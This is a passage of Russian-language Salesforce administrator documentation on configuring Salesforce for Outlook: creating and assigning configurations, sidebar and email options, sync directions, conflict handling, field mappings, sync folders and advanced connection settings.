Конфигурации Salesforce for Outlook

Конфигурации Salesforce for Outlook содержат параметры для данных, которые доступны пользователям Salesforce for Outlook для синхронизации приложения Microsoft® Outlook® с системой Salesforce. Администраторы могут создавать отдельные конфигурации для разных типов пользователей и предоставлять пользователям полномочия для редактирования некоторых собственных параметров. Например, группа, работающая с возможностями, может синхронизировать все данные, тогда как менеджеры могут синхронизировать только события.

При необходимости предоставьте пользователям возможность создания, просмотра и обработки записей Salesforce непосредственно в приложении Outlook с помощью боковой панели Salesforce. Боковая панель позволяет пользователям быстро добавлять сообщения эл. почты, события и задачи Outlook в связанные записи Salesforce.

Макеты публикатора приложений эл. почты

Пользователи могут создавать организации, обращения, интересы, возможности и даже настраиваемые объекты непосредственно на боковой панели с помощью меню действий приложения эл. почты. Чтобы предоставить пользователям возможность работать с меню действий для Salesforce for Outlook, создайте быстрые действия, к которым должны иметь доступ пользователи, добавьте эти быстрые действия к соответствующим макетам публикатора и назначьте макеты публикатора выбранным пользователям.

Создание настроек Salesforce for Outlook

До начала использования Salesforce for Outlook торговыми представителями следует определить интерфейс их взаимодействия с приложением путем формирования конфигураций Outlook. Конфигурации Outlook определяют настройки Salesforce for Outlook для торговых представителей (например, функции, к которым имеют доступ представители, и способ, которым представитель синхронизирует записи между Outlook и Salesforce). Если требуется определить уникальные настройки для подгруппы сбыта, следует создать несколько конфигураций Outlook и, соответственно, назначить торговых представителей.

Определение наборов данных для Salesforce for Outlook

Отслеживание используемых версий приложения Salesforce for Outlook

Отчет «Журнал входов» позволяет быстро просматривать используемые версии приложения Salesforce for Outlook.

СМ. ТАКЖЕ:

Salesforce for Outlook

Создание настроек Salesforce for Outlook

Определение наборов данных для Salesforce for Outlook

Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition

Макеты публикатора приложений эл. почты

Создание настроек Salesforce for Outlook

До начала использования Salesforce for Outlook торговыми представителями следует определить интерфейс их взаимодействия с приложением путем формирования конфигураций Outlook. Конфигурации Outlook определяют настройки Salesforce for Outlook для торговых представителей (например, функции, к которым имеют доступ представители, и способ, которым представитель синхронизирует записи между Outlook и Salesforce). Если требуется определить уникальные настройки для подгруппы сбыта, следует создать несколько конфигураций Outlook и, соответственно, назначить торговых представителей.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Нажмите кнопку **«Создать конфигурацию Outlook»**.
3. Введите имя и описание конфигурации.
4. Чтобы активировать конфигурацию, установите флажок «Активно».
5. Чтобы уведомить торговых представителей о наличии обновлений для приложения Salesforce for Outlook, доступных для загрузки, установите флажок «Уведомить об обновлениях продукта».
6. В зависимости от интерфейса, требуемого для торговых представителей, определите все или некоторые из следующих настроек.
   - Назначение пользователей и профилей
   - Параметры эл. почты для добавления сообщений и создания обращений
   - Направление синхронизации
   - Алгоритм конфликта
   - Соотнесения полей

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:
- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:
- Управление конфигурациями клиента эл. почты

- Критерии соответствия
- Полномочия на изменение
- Дополнительные параметры

7. Нажмите кнопку **«Сохранить»**.
8. Определите наборы данных.

Эти настройки вступят в силу при первом входе пользователей приложения Salesforce for Outlook в систему Salesforce из мастера настройки Salesforce for Outlook. Все изменения, внесенные в активные конфигурации Outlook, вступят в силу при следующем входе в Outlook торговыми представителями.

Назначение пользователей конфигурациям Salesforce for Outlook

Определение параметров данных для Salesforce for Outlook

Настройка параметров эл. почты для Salesforce for Outlook

Разрешите группам сбыта отслеживать важные сообщения эл. почты Microsoft® Outlook®, связанные с контактами и интересами Salesforce. А также разрешите отображение данных контактов и интересов прямо в приложении Outlook.

Общие сведения о последствиях включения повторяющихся событий

Настройка функции «Создать обращение» для пользователей Salesforce for Outlook

Определение направлений синхронизации для пользователей Salesforce for Outlook

Установите направления синхронизации для торговых представителей, которые синхронизируют контакты, события и задачи между Microsoft® Outlook® и системой Salesforce.

Определение алгоритма конфликта для Salesforce for Outlook

Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®

Настройте поля записей, которые будут синхронизировать ваши торговые представители при помощи Salesforce for Outlook. Также добавьте настраиваемые поля Outlook или Salesforce, синхронизацию которых вы требуете от торговых представителей.

Определение критериев соответствия для Salesforce for Outlook

Определите, как Salesforce for Outlook будет обрабатывать несколько подходящих контактов Salesforce в случаях, когда контакт изначально синхронизируется из Outlook.

Предоставление пользователям полномочия на редактирование параметров Salesforce for Outlook

Назначение папок синхронизации пользователей в приложении Microsoft® Outlook®

При необходимости назначьте папки синхронизации контактов, событий и задач пользователей Salesforce for Outlook в приложении Outlook. Папки синхронизации Outlook могут быть выбраны из конфигураций Salesforce for Outlook.

Определение дополнительных параметров для Salesforce for Outlook

Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition

Узнайте о параметрах синхронизации, которые включены в выпуски Salesforce Contact Manager и Group.

СМ. ТАКЖЕ:

Salesforce for Outlook

Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition

Назначение пользователей конфигурациям Salesforce for Outlook

После добавления основной информации для конфигурации Salesforce for Outlook рекомендуем выбрать пользователей Salesforce for Outlook, к которым будут применены параметры конфигурации.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Выберите пункт «*Профили*» или «*Пользователи*» в раскрывающемся списке «Поиск» раздела «Назначить пользователей и профили».
4. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**.
5. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку **«Добавить»**. Если данной конфигурации назначены все доступные пользователи, то список «Пользователи» будет пуст, а для назначения будут доступны только профили.
6. Чтобы удалить участников, выберите нужных участников и нажмите кнопку **«Удалить»**. Если удаленные пользователи назначены другой активной конфигурации с помощью профиля, то эта конфигурация будет использоваться при их следующем входе в приложение Outlook. В противном случае приложение Salesforce for Outlook недоступно удаленным пользователям.
7. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации. В случае назначения пользователя, назначенного другой конфигурации, выполняется его удаление из другой конфигурации и назначение текущей конфигурации. Если назначенный пользователь использует профиль, назначенный другой активной конфигурации, то используется та конфигурация, в которой указан сам пользователь.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:

- Управление конфигурациями клиента эл. почты

СМ. ТАКЖЕ:

Создание настроек Salesforce for Outlook

Настройки Outlook и макеты публикатора приложения эл. почты

Настройка параметров эл. почты для Salesforce for Outlook

Определение параметров данных для Salesforce for Outlook

Параметры данных определяют порядок синхронизации и функции эл. почты в приложении Salesforce for Outlook. Ниже перечислены параметры, которые могут быть заданы в разделе «Параметры данных» конфигурации Salesforce for Outlook.

- Параметры эл. почты для добавления сообщений и создания обращений
- Направление синхронизации
- Алгоритм конфликта
- Соотнесения полей
- Критерии соответствия
- Полномочия на изменение

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:

- Управление конфигурациями клиента эл. почты

Настройка параметров эл. почты для Salesforce for Outlook

Разрешите группам сбыта отслеживать важные сообщения эл. почты Microsoft® Outlook®, связанные с контактами и интересами Salesforce. А также разрешите отображение данных контактов и интересов прямо в приложении Outlook.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:
- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:
- Управление конфигурациями клиента эл. почты

Для включения функций «Добавить сообщение эл. почты», «Боковая панель» и «Создать обращение»:
- Настройка приложения

Включение боковой панели Salesforce

Помогает вашим торговым представителям увидеть контакты и интересы Salesforce, которые являются значимыми для сообщений электронной почты и событий ваших представителей.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Установите флажок «Боковая панель».
4. Сохраните внесенные изменения.

Разрешение для торговых представителей добавлять сообщения эл. почты, вложения, события и задачи в записи через боковую панель

Параметр Добавление сообщения эл. почты позволяет им добавлять сообщения Outlook и свои вложения (), события () и задачи () в свои записи Salesforce напрямую из боковой панели. Вы можете также включить параметр Разрешить пользователям выбирать вложения (), который позволяет торговым представителям выбирать конкретные вложения для добавления в Salesforce вместо автоматического включения всех вложений.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Установите флажок «Боковая панель».
4. Установите флажок «Добавить сообщение эл. почты».
5. Чтобы разрешить представителям выбирать конкретные вложения для добавления в Salesforce, выберите **Разрешить пользователям выбирать вложения**.
6. Сохраните внесенные изменения.

Предоставление пользователям, которым недоступна боковая панель, возможности добавления сообщений эл. почты и вложений в записи

Для торговых представителей, у которых отключена боковая панель, параметр Добавление сообщения эл. почты добавляет кнопки **Добавить сообщения электронной почты** и **Отправить и добавить** на ленту Outlook. Этот параметр также позволяет торговым представителям добавлять до 10 сообщений эл. почты в Salesforce одновременно.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Снимите флажок «Боковая панель».
4. Установите флажок «Добавить сообщение эл. почты».
5. Сохраните внесенные изменения.
6. При отсутствии функции «Моя функция Email to Salesforce» нажмите кнопку **«Включить»** во всплывающем сообщении.

Предоставление пользователям, которым недоступна боковая панель, возможности создания обращений из приложения Outlook

Для торговых представителей, у которых отключена боковая панель, параметр **Создание обращений** добавляет соответствующую кнопку раскрывающегося меню в Outlook. Этот параметр также позволяет представителям создавать обращения Salesforce из сообщений эл. почты Outlook. Если вы включили боковую панель для ваших торговых представителей, вы можете предоставить им доступ к издателю боковой панели. Издатель позволяет вашим представителям создавать различные виды записей Salesforce прямо из боковой панели.

Прим.: Прежде чем включить функцию «Создать обращение», просмотрите и выполните действия, описанные в разделе «Настройка функции "Создать обращение" для пользователей Salesforce for Outlook» на странице 2353. Затем вернитесь к данному разделу и выполните указанные ниже действия.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Снимите флажок параметра Боковая панель.
4. Установите флажок «Создать обращение». Затем щелкните одну из этих ссылок.
   - *Рекомендуется:* **«Выбрать текущую цель создания обращения»** для выбора текущих целей. Для каждой конфигурации Outlook может быть выбрано не более 10 целей.
   - **«Добавить новую цель создания обращения»**. Чтобы создать обращение, сначала сохраните свою работу, затем укажите, кому его направить. После этого вернитесь на страницу настройки Outlook, чтобы завершить шаги, необходимые для создания обращения.
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce
Редактирование параметров эл. почты Salesforce for Outlook
Создание настроек Salesforce for Outlook
Назначение пользователей конфигурациям Salesforce for Outlook
Макеты публикатора приложений эл. почты

Общие сведения о последствиях включения повторяющихся событий

Ниже перечислены возможные изменения Salesforce и API, которые могут быть выполнены в результате включения функции «Повторяющиеся события» в приложении Salesforce for Outlook.

Пользователи	Рекомендации
Пользователи Salesforce	Изменения, внесенные в последовательность, не влияют на прошедшие события.
	Изменения, внесенные в поля последовательности, переопределяют изменения, внесенные ранее в поля отдельных событий. • Время начала или окончания события • Событие на весь день • Частота • Дата начала повторения (при отправке обновлений приглашенным) Кроме того, изменение любого из перечисленных выше полей инициирует удаление и повторное создание всех событий последовательности. Как результат, всем приглашенным назначается статус «Без ответа».
Пользователи API	Ниже перечислены API-объекты, доступные только для чтения, которые отображаются в API при синхронизации повторяющихся событий. • EventRecurrenceException • TaskRecurrenceException

ВЕРСИИ

Доступно для настройки в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Настройка параметров эл. почты для Salesforce for Outlook

Настройки Outlook и макеты публикатора приложения эл. почты

Настройка функции «Создать обращение» для пользователей Salesforce for Outlook

Функция «Создать обращение» в приложении Salesforce for Outlook позволяет создавать обращения Salesforce из сообщений эл. почты Microsoft® Outlook®. Администратор может создавать цели Email-to-Case, которые отображаются при нажатии раскрывающейся кнопки **«Создать обращения»** в приложении Outlook. Каждой цели может соответствовать назначенный сотрудник, являющийся отдельным пользователем или очередью. Для каждой конфигурации Outlook может быть добавлено не более 10 целей. При создании обращений пользователи могут одновременно добавлять не более 10 сообщений эл. почты для каждой цели.

Чтобы разрешить пользователям Salesforce for Outlook создавать обращения из сообщений эл. почты Outlook, выполните указанные ниже действия.

1. Включите и настройте функцию On-Demand Email-to-Case.
2. Определите цели Email-to-Case (также известные как «адреса маршрутизации эл. почты»).

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

3. Включите функцию «Создать обращение», которая добавляет раскрывающуюся кнопку **«Создать обращения»** в приложение Outlook.

Приложение Salesforce for Outlook назначает категорию сообщениям эл. почты, добавленным пользователями Salesforce for Outlook в качестве обращений Salesforce. Использование данной категории (*«Добавлено в качестве обращения Salesforce»*) упрощает процесс поиска сообщений эл. почты, добавленных в систему Salesforce в качестве обращений.

СМ. ТАКЖЕ:

Макеты публикатора приложений эл. почты

Создание настроек Salesforce for Outlook

Настройка параметров эл. почты для Salesforce for Outlook

Определение направлений синхронизации для пользователей Salesforce for Outlook

Установите направления синхронизации для торговых представителей, которые синхронизируют контакты, события и задачи между Microsoft® Outlook® и системой Salesforce.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:

- Управление конфигурациями клиента эл. почты

1. Введите строку *«Настройки Outlook»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Создайте или внесите изменения в конфигурацию и выберите одно из указанных ниже направлений синхронизации для каждого синхронизируемого объекта в разделе «Параметры данных».
   - *«Не синхронизировать»*: синхронизация записей Outlook и Salesforce не выполняется; папка Outlook не может быть выбрана для синхронизации в мастере настройки.
   - *«Из Salesforce в Outlook»*: при первой синхронизации данных запись Salesforce создает или обновляет запись Outlook. Во время последующих синхронизаций изменения, внесенные в записи Salesforce, отображаются в Outlook, независимо от того, была ли изменена версия записи в Outlook. Кроме того, удаление синхронизированной записи Salesforce приводит к удалению соответствующей записи Outlook. Изменения Outlook не переносятся в систему Salesforce. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Salesforce выше»*.
   - *«Из Outlook в Salesforce»*: при первой синхронизации данных запись Outlook создает или обновляет запись Salesforce. Во время последующих синхронизаций изменения, внесенные в записи Outlook, отображаются в Salesforce, независимо от того, была ли изменена версия записи в Salesforce. Кроме того, удаление синхронизированной записи Outlook приводит к удалению соответствующей записи Salesforce. Изменения Salesforce не переносятся в приложение Outlook. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Outlook выше»*. Данное направление недоступно для контактов.
   - *Синхронизация в обоих направлениях* — при синхронизации записей изменения в Outlook и Salesforce синхронизируются между двумя системами. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.
3. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

4. Определите набор данных для каждого объекта, имеющего направление синхронизации.

СМ. ТАКЖЕ:

Настройки Outlook и макеты публикатора приложения эл. почты

Настройка параметров эл. почты для Salesforce for Outlook

Создание настроек Salesforce for Outlook

Определение наборов данных для Salesforce for Outlook

Определение алгоритма конфликта для Salesforce for Outlook

Параметры алгоритма конфликта определяют порядок действий, выполняемых приложением Salesforce for Outlook в случае возникновения конфликта при синхронизации в обоих направлениях. Конфликт происходит в том случае, если одна и та же запись обновляется в системе Salesforce и приложении Outlook, либо запись обновляется на одной стороне и удаляется на другой стороне синхронизации.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Измените конфигурацию и выберите нужный алгоритм конфликта для объектов «Контакты», «События» и «Задачи» в разделе «Параметры данных».
   - *Приоритет Salesforce выше*
   - *Приоритет Outlook выше*
3. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

СМ. ТАКЖЕ:

Настройки Outlook и макеты публикатора приложения эл. почты

Создание настроек Salesforce for Outlook

Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®

Определение направлений синхронизации для пользователей Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:

- Управление конфигурациями клиента эл. почты

Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®

Настройте поля записей, которые будут синхронизировать ваши торговые представители при помощи Salesforce for Outlook. Также добавьте настраиваемые поля Outlook или Salesforce, синхронизацию которых вы требуете от торговых представителей.

Соотнесения полей определяют поля Salesforce и Outlook, соответствующие друг другу при синхронизации элементов между двумя системами. Система Salesforce поддерживает набор стандартных соотнесений. Примите решение, следует ли позволить вашим торговым представителям редактировать свои собственные сопоставления полей в своих личных настройках.

Сопоставьте эти настраиваемые типы полей.

- Текстовые поля Outlook
- Текстовые поля Salesforce
- Некоторые поля раскрывающегося списка Salesforce

Отредактируйте сопоставления полей по умолчанию или используйте настраиваемые сопоставления полей для своих торговых представителей.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Выберите нужную конфигурацию Outlook или создайте новую.
3. Чтобы просмотреть все поля для записей объекта «Контакты», «События» или «Задачи», щелкните ссылку **«Редактировать соотнесения полей»** в разделе «Параметры данных».
4. Просмотрите поля Salesforce, соотнесенные с каждым полем Outlook.
5. Отредактируйте нужные соотнесения полей Salesforce или Outlook или создайте соотнесения для настраиваемых полей. Приложение Salesforce for Outlook позволяет редактировать любое соотнесение полей посредством раскрывающегося списка. При необходимости добавьте другие соотнесения внизу списка. Чтобы удалить соотнесение, щелкните значок «X» напротив нужного соотнесения.

   Внимание: При соотнесении настраиваемого поля, которое является универсальным обязательным, убедитесь в наличии стандартного значения во избежание ошибок. Соотнесение настраиваемых полей, требующих проверки системой Salesforce, может вызывать ошибки синхронизации. Например, вы сопоставляете пользовательское поле Salesforce, для которого необходимо уникальное значение. Если вы введете в поле Outlook значение, которое не является уникальным, возникнет ошибка.

6. Нажмите кнопку **«Сохранить»**. Соотнесения полей начинают синхронизацию с элементами, которые при следующем входе будут обновлены посредством Salesforce или Outlook.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:

- Управление конфигурациями клиента эл. почты

СМ. ТАКЖЕ:

Создание настроек Salesforce for Outlook
Настройки Outlook и макеты публикатора приложения эл. почты
Определение критериев соответствия для Salesforce for Outlook
Определение алгоритма конфликта для Salesforce for Outlook

Определение критериев соответствия для Salesforce for Outlook

Определите, как Salesforce for Outlook будет обрабатывать несколько подходящих контактов Salesforce в случаях, когда контакт изначально синхронизируется из Outlook.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Внесите изменения в конфигурацию и выберите один из указанных ниже критериев соответствия для каждого контакта в разделе «Параметры данных».
   - «Последнее действие»: выбор контакта Salesforce, использовавшегося при последнем действии (например, для звонка или сообщения эл. почты), согласно связанному списку контакта «Журнал действий». Данный параметр является критерием соответствия по умолчанию.
   - «Последнее обновление»: выбор контакта Salesforce, измененного последним.
   - «Самое раннее»: выбор контакта Salesforce, созданного первым.
3. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

Если совпадающий контакт отсутствует в системе Salesforce, то добавляется контакт, который затем синхронизируется с контактом Outlook. Затем мы либо назначаем синхронизированный контакт с учетной записью Salesforce, оставляем его неназначенным или размещаем его на странице торгового представителя «Мои неопределенные элементы».

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:

- Управление конфигурациями клиента эл. почты

СМ. ТАКЖЕ:

Создание настроек Salesforce for Outlook

Настройки Outlook и макеты публикатора приложения эл. почты

Настройка полей, которые будут синхронизироваться между Salesforce и Microsoft® Outlook®

Предоставление пользователям полномочия на редактирование параметров Salesforce for Outlook

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Измените конфигурацию и установите любые указанные ниже флажки для каждого синхронизируемого объекта в разделе «Параметры данных». Ниже перечислены флажки, которые могут быть доступны пользователям для редактирования.
   - При синхронизации объекта
   - Направление синхронизации
   - Алгоритм конфликта
   - Соотнесения полей
   - Папка Outlook для синхронизации
3. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

Чтобы переопределить изменения, внесенные пользователями, установите флажок «Перезаписать изменения, внесенные пользователями в конфигурацию». После сохранения обновленной конфигурации новые параметры заменят текущие параметры для пользователей конфигурации при следующей синхронизации их данных.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:
- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:
- Управление конфигурациями клиента эл. почты

Назначение папок синхронизации пользователей в приложении Microsoft® Outlook®

При необходимости назначьте папки синхронизации контактов, событий и задач пользователей Salesforce for Outlook в приложении Outlook. Папки синхронизации Outlook могут быть выбраны из конфигураций Salesforce for Outlook.

По умолчанию пользователи могут изменять папки Outlook, используемые для синхронизации контактов, событий и задач Salesforce, из меню «Параметры» системной области приложения Salesforce for Outlook. При необходимости отмените возможность изменения папок синхронизации Outlook при сбросе данного стандартного параметра для контактов, событий и задач и назначьте конкретные папки синхронизации Outlook из конфигураций Outlook пользователей.

Прим.: Назначение папок синхронизации Outlook может инициировать создание папок каталога Outlook для всех пользователей в конфигурации Outlook. Приложение Salesforce for Outlook не может удалять папки синхронизации Outlook из каталогов Outlook пользователей после их создания. При последующем переназначении другой папки исходная папка сохраняется в локальных каталогах Outlook пользователей до удаления папки пользователями.

1. Введите строку «*Настройки Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Откройте нужную конфигурацию Outlook.

ВЕРСИИ


Доступно для настройки в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования конфигураций Outlook:
- Настройка приложения

3. Чтобы назначить папку, используемую для синхронизации контактов, снимите флажок **«Папка Outlook для синхронизации контактов»** для параметра «Разрешить пользователям изменять: » в разделе «Параметры данных»
.
4. Введите имя нужной папки Outlook во всплывшем текстовом поле. Введите имя общей папки, хранящейся в каталоге Outlook для каждого пользователя на уровне каталога, который используется стандартной папкой контактов Outlook. Имена папок чувствительны к регистру. При вводе имени папки, отсутствующей на данном уровне для каждого пользователя, система Salesforce создает папку в приложении Outlook для данных пользователей. Чтобы разрешить приложению Salesforce for Outlook синхронизацию вложенной папки Outlook, введите путь к файлу, включая символы обратной косой черты (\).
Например, чтобы назначить папку Outlook по имени «sfdc_sync_contacts» в качестве вложенного каталога для стандартной папки контактов Outlook пользователей, введите путь `Contacts\sfdc_sync_contacts` в текстовое поле «Папка `Outlook` для синхронизации контактов», где компонент `Contacts` соответствует стандартной папке контактов пользователей, а компонент `sfdc_sync_contacts` соответствует папке, которая должна использоваться для синхронизации контактов Salesforce пользователей.



При наличии папки в каталогах Outlook пользователей приложение Salesforce for Outlook синхронизирует контакты пользователя с данной папкой. В противном случае, приложение Salesforce for Outlook создает папку в каталоге «Contacts\sfdc_sync_contacts».



5. Нажмите кнопку **«Сохранить»**.
6. Чтобы подтвердить внесенные изменения, сообщите пользователям о необходимости повторного сохранения параметров приложения Salesforce for Outlook. Ниже перечислены действия, которые должны быть выполнены пользователями.
   a. Правой кнопкой мыши щелкните значок Salesforce for Outlook ( ) в системной области рабочего стола и выберите пункт **«Параметры»**.
   b. Нажмите кнопку **«Далее»** в окне «Проверить направление синхронизации».

c. Нажмите кнопку **«Далее»** в окне «Выбор элементов Outlook для синхронизации».

d. Нажмите кнопку **«Сохранить»** в окне «Синхронизация личных элементов».

Приложение Salesforce for Outlook выполняет поиск папок Outlook, хранящихся в каталогах Outlook пользователей, или создает папки для пользователей.

7. Сообщите пользователям о необходимости переноса нужных контактов Outlook в указанную папку.

Чтобы изменить расположения папок Outlook, используемых для синхронизации событий и задач с системой Salesforce, повторите действия 3–7 в разделах «События» и «Задачи».

Определение дополнительных параметров для Salesforce for Outlook

Чтобы настроить стандартный алгоритм работы приложения Salesforce for Outlook (например, максимальный размер журнала синхронизации), воспользуйтесь дополнительными параметрами в конфигурации Salesforce for Outlook. Чтобы изменить значение дополнительного параметра, щелкните ссылку **«Правка»**. Чтобы удалить дополнительный параметр из конфигурации, щелкните ссылку **«Удалить»**.

1. Введите строку «*Настройки* `Outlook`» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. При изменении текущей конфигурации Outlook щелкните ссылку **«Правка»** напротив нужной конфигурации. В противном случае нажмите кнопку **«Создать конфигурацию Outlook»** и заполните обязательные поля.
3. Щелкните ссылку **«Добавить дополнительный параметр»** в разделе «Дополнительные параметры» конфигурации Outlook.
4. Выберите нужный параметр и укажите его значение.

Дополнительный параметр	Значение параметра
HTTPTimeout	Временной интервал между повторными попытками приложения Salesforce for Outlook восстановить подключение HTTP к системе Salesforce. Значение должно находиться в диапазоне от 15 до 360 секунд. Значение по умолчанию — 30 секунд.
MaxLogFileSize	Максимальный размер журнала синхронизации. Значение должно находиться в диапазоне от 1 до 128 Мб. Значение по умолчанию — 1 Мб.
MaxRetries	Количество попыток подключения приложения Salesforce for Outlook к системе Salesforce. Значение должно находиться в диапазоне от 0 до 10 раз. Значение по умолчанию — 3 раза.

5. Нажмите кнопку **«OK»**.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

